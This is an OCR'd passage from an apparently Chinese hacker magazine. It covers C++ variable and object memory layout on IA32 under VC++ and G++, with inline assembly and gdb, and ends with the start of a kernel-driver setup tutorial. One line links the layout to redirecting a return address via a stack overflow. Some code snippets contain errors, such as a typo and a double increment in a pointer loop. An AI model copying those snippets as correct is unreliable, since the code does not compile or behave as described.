  unsigned thisaddr; //用于保存对象的 this 指针

  int a[2]={0x12345678,0x78563412};//数组内存地址分布
  cout<<"array: "<<&a[0]<<"    "<<&a[1]<<endl;

  int b,c;     //单一变量内存地址分布
  cout<<"single variable:      "<<&b<<"       "<<&c<<endl;

  test hacker;        //面向对象数据成员内存地址分布
  __asm mov dword ptr ss:[ebp-4],eax
  cout<<"oop :"<<&hacker.a<<"       "<<&hacker.b<<"   "
<<hex<<thisaddr<<endl;
    return 0;
}
```

编译执行成功后，如图3所示。




图2　程序栈区的内存分布

不难发现，数组的地址是a[0]<a[1]，对象hacker的数据成员的地址是a<b的，且this指针指向地址较小的a，变量b的地址大于c的地址。结合上面的例子，暂时总结一下IA32 CPU中变量在内存中的分布规律。

1.IA32 CPU中多字节变量以little endian方式在内存中分布。以int型变量为例，它占4个字节，而char类型占1个字节，即为如下数据结构：




图3　显示变量定义的顺序与地址大小

```
union U
{
    int i;
    struct
    {
          char x1;
          char x2;
          char x3;
          char x4;
    };
};
```

如果我们要通过4个char成员赋值来使得i的值为0x12345678，则只能让x1=0x78，x2=0x56，x3=0x34，x4=0x12，即进行逆顺赋值，这就是所谓的little endian单字节内存分布方式。

2.IA32 CPU中C++单一变量，一般是先定义的变量，在内存中占据大地址，因此在定位变量时，往往是用ebp（当前函数栈帧基址）−offset。比如如下代码：

```
int main()
{
  int a=2;
  int b=3;
}
```

其汇编指令应该为**mov dword ptr ss:[ebp−4],2**与**mov dword ptr ss:[ebp−8],3**，即在代码层越向后，变量的地址越小，这类似于整体上的




图 4　内联汇编时的不同

little endian 分布。

3.IA32 CPU 中 C++ 集合性变量比如数组、自定义的类，一般是第一个元素分配给小地址，而最后一个元素分配给大地址。对于自定义类型，比如上面的 test 类型的对象 hacker，this 指针始终指向小地址，即在类型中，要定位对象的数据成员则需要 ecx+offset。比如上面的代码中，要修改对象 hacker 的数据成员为 2，则汇编指令应该为 **mov dword ptr ss:[ecx],2** 与 **mov dword ptr ss:[ecx+4],2**。




图 5　调试过程




图 6　搜索自定义的内联汇编代码

上面三条都是针对 C++ 变量为局部 auto 存储类时讨论的，即为栈区中的内存地址分配规律。接下来，在 Linux 平台上看一下是否也遵守上面的三条规律。

三、Linux 平台 G++ 中的分析

G++ 对面向对象的处理方法与 VC++ 基本类似，不同点如下：其一，在于整个 C++ 程序在内存中的分布存在不同，这本质是决定两个操作系统平台上可执行文件的格式；其二，在于对 this 指针的处理，Linux 平台以 eax 保存 this 指针，在下面的内容会验证这一点。先看实验代码，基本代码与上面的程序相同，只是在内联汇编时略有不同，Linux 平台采用 AT&T 汇编格式，详细参考相关资料，这里只列出内联汇编的不同代码：

```
//G++ 中的实验代码
................
int main()
{
..............
        asm("pushl %eax");
        asm("popl %0":"=m"(thisaddr));
..................
}
```

编译运行程序如图 4 所示。

朋友们在作实验时切记加上 **-g** 参数，因为后面我们需要 gdb 调试这个程序以分析 this 指针由哪个寄存器来指明，通过图 4 中地址与变量的定义顺序，不难发现与 VC++ 中的规律是一样的，单一变量是先定义的分配于大地址，集合性变量是第一个元素分配于小地址，而最后一个元素分配于大地址。

用 gdb 调试上面的程序，执行 gdb test，对生成的程序进行调试。首先执行 l 列出源码内容，接着在第 24 行下断点（b 24），执行 s 命令跟进 hacker 的构造函数，此时 gdb 会提示我们 this 指针的地址，执行 info r 查看当前上下文中的寄存器内容，不难发现 eax 中的地址恰为 gdb 提示的 this 指针，如图 5 所示。

如果觉得复杂，可以执行 **G++ -S -o test.s** 查看 G++ 生成的汇编代码，用 vim 打开生成的 test.s 文件，然后输入 /APP 搜索 APP（APP 代表自定义的内联汇编代码），回车后即可找到构造函数调用的相关汇编代码，在调用构造函数前会先将 hacker 的数据成员地址保存到 eax 中，如图 6 所示。

到这里，我们即可得出结论是相对正确的。这种现象背后的原因是什么呢？

四、内存分配规律背后的真正原因

对于上面的内存地址分布规律我个人认为，数组是一种线性表，其逻辑结构说白了就是一种等差数列，之所以如此分布，恰好是为了与逻辑结构中的逻辑序号相对应，正是如此，当我们遍历一个数组时，总会执行如下类似的代码：

```
int a[MAXSIZE];
for(size_t inx=0;inx!=MAXSIZE;++inx)
{
   //a[inx]
}
for(size_t *pbegin=a;pbegin!=&a[MAXSIZE];++pbegin)
{
   *pbengin++;
}
```

结合上面的规律也就明白为什么代码中是 **++inx** 或 **++pbegin** 而不是 --，其实就是因为第一个元素的地址分布于小内存地址。

数组是为了与逻辑序号相对应，那么面向对象中的数据成员为什么也会如此呢？其实答案也很简单，因为面向对象中数据成员其实就是一个数组模型，或者说结构体模型，只不过它的首地址并不是由数组名指明，而是由 this 指针指明，相当于将数组名与数组中的元素分开控制，类似于如下的结构：

```
struct oop
{
  int array[MAXSIZE];//object的数据成员
  int *this=array;//this指针指向第一个元素的地址
};
```

上面是关于栈的一些内存地址分布规律，分析堆中的内存地址分布规律与栈区中使用的方法基本类似，因此不过多描述。

前面的内容基本都是围绕 C++ 变量在栈区的地址分布讨论的，在堆区中变量基本可以看作是一个 BYTE 类型的大型数组，一般来说，对于一个对象来说堆都是连续的，一般情况下都是先定义的先分配，且先定义的具有较大的内存地址，如图 7 所示。

五、C++ 中关于内存地址理解的关键

在读本文时，新手朋友可能难以理解，其实关键还是没定位好三个集合的关系。

集合内存中的内容：mem={内在中数据}
集合内存地址：addr={CPU 地址总线所能描述的地址范围，IA32 为 0x00000000——0xFFFFFFFF}
集合变量：var={C++ 中的有效标识符}

每一个 C++ 中的变量都有一个内存地址，即为一一映射的关系，函数关系式即为 **addr=f(&var)**，本文讨论的内容即为变量的定义顺序与内存地址顺序的问题，只限于 addr 和 var 两个集合。




图 7　堆区中的变量

分析变量内存地址分布的意义有利于判断溢出后能否完成我们的预期目标。

如实验一，如果知道了单一变量是先定义先分配到大地址的，即可判断如果将 char a[4] 和 char shellcode[13] 调换位置，则不能完成我们的预期目标——将 main 函数返回地址修改为 show 函数的地址，当然这只是一个简单的栈临界区游戏，在实际的大程序分析中可能要更加复杂。

六、分析内存分布规律的定义

1. 判断当前硬件平台用于网络传输

我们知道网络数据是以 big endian 传输的。如果在 IA32 上编写网络应用程序，则需要转换数据格式，

C++函数库有相应的转换函数，在调用转换函数时，我们需要先判断当前硬件平台以决定是否需要转换，下面的程序是一个判断little endian平台的简单示例。

```
//判断硬件平台
......................
union U
{
    int i;
    struct
    {
            char x1;
            char x2;
            char x3;
            char x4;
    };
};
int main()
{
    U u={0};
    u.x1=0x12;
    u.x2=0x34;
    u.x3=0x56;
    u.x4=0x78;
    if(u.i==0x78563412)
            cout<<"little endian!"<<endl;
    else
            cout<<"big endian!"<<endl;
    return 0;
}
```

如果需要逆序赋值，则为little endian即可执行转换函数，相反则不执行转换函数。

2.有利于快速定位程序的数据

程序＝算法＋数据结构，说白了程序就是算法操作数据的过程，而面向对象只不过将数据结构封装，将算法作为外部接口，由外部调用接口函数操作数据结构，只有及时定位数据结构才能更好地分析程序的算法，同时这也使得修改程序的某个数据变得容易，比如要修改某个对象的数据成员，在VC++基本上通过**ecx+offset**（*offset为正整数*）来定位，在Linux平台上通过**eax+offset**（*offset为正整数*）就能定位出数据的内存地址，如图8所示，类中定义了两个const变量，通过eax定位到**const int a**，通过eax+4定位到**const int b**。

3.有利于更好的掌握C++

C++很多东西如果单纯的从源码层认识，很难有本质的理解，比如操作符重载、STL等等。而就C++本身而言，它只解决两个问题，一是如何存储数据（*变量*），二是如何处理数据（*控制结构、运算符、函数等*），如何处理数据的前提是你能及时理解数据是如何存储的。同时有利于我们编写优秀的C++程序，比如下面的程序：

```
int *retn(int p)
{
return &p;
}
int main()
{
  int i;
  cout<<hex<<retn(i)<<endl;
}
```

这是一个很容易让人出错的程序，因为i存储于main函数的栈空间，而p存储于retn的栈空间，当retn函数返回后，原来的栈空间会收回，因此程序是一个错误程序。

```
public:
  test():a(1),b(1){};
  void show();
};
void test::show()
{
  cout<<a<<"     "<<b<<endl;
}


int main()
{
        test hacker;
        asm("movl $2,(%eax)");
        asm("movl $3,4(%eax)");
        hacker.show();
        return 0;
}

:! g++ test.cc -o test

:! ./test
2       3
```

图8 VC++及G++的定位方法

4.学会灵活运用

世界上是没有一种东西是特别单一或者说单纯的，因此学会灵活使用是必须的，比如如下代码：

```
class test
{
  int a,b;
};
int main()
{
  test x,y;
}
```

则变量x内存地址一定比变量y的内存地址大，而就对象x来说，其数据成员中a的内存地址应该小于数据成员b的地址。

本文没有什么技术含量，只是将很多书中没有提到的东西，作了一下简单的分析，当然内存毕竟是经常变化的，且关于这个问题没有任何的相关标准，因此本文的规律并不能说完全正确，很多时候我们需要辩证的看待问题，引用列宁的话——天气尚且长变，天下岂有不变之理，欢迎一起讨论更多C++的知识，论坛ID是Reduta。

编辑点评：*对于内存的认识本文利用一个简单的实例进行了解析、说明，看完之后大家是否有豁然开朗的感觉呢？*

内核驱动入门
——手把手零基础入门

图鬼谷先生 @H4CK.CN

从本文您可以学到：

1、了解WDK开发的基本步骤

2、掌握Dbgview.exe和InstDrv.exe的使用

相信大家经常听到“内核级编程”、“主动防御”、“驱动开发”等，很多杀毒软件都使用了驱动技术来实现主动防御。由于网上关于内核编程和驱动开发的资料不是很多，只有代码的片段，或是有文章无代码，入门级的资料就更少了，因此很多“门外的朋友”都望眼欲穿。使用自己编写的软件一直是我等小菜的梦想，通过一段时间的学习，把我的一些经验、方法和大家分享一下，希望能把“门外的朋友”领进门，并带领广大小菜实现梦想。开始学习之前你可能没有接触过编程，没写过代码，没关系，只要按照本系列的教程学习，相信你一定会有收获的。

“工欲善其事必先利其器”，首先是开发环境的搭建。网上有很多文章教大家如何搭建驱动开发环境，但是大多都需要安装多个软件并需要进行一系列的配置，操作也比较麻烦。对于初学者不推荐那么复杂的操作。下面我会教大家搭建一个最简单的驱动开发环境，以后随着对编程技术和驱动开发技术的了解，我们再逐步完善开发环境。

第一步：资源准备

搭建最简单驱动开发和调试环境需要如下软件：

1、WDK（官方下载地址：http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=36a2630f-5d56-43b5-b996-7633f2ec14ff）

2、Dbgview.exe（见光盘）

3、InstDrv.exe（见光盘）

第二步：搭建环境

需要安装的只有WDK，其他两个直接打开使用即可。安装WDK也是比较简单的，双击安装包中的KitSetup.exe进行安装。安装界面都是英文界面，不过大家可以放心，只要按照如图1所示勾选所有选项进行安装就可以了，其他一律点击下一步。勾选所有选项是将所有的功能全部安装，对于初学者来说避免以后发现缺少某个功能需要重新安装。

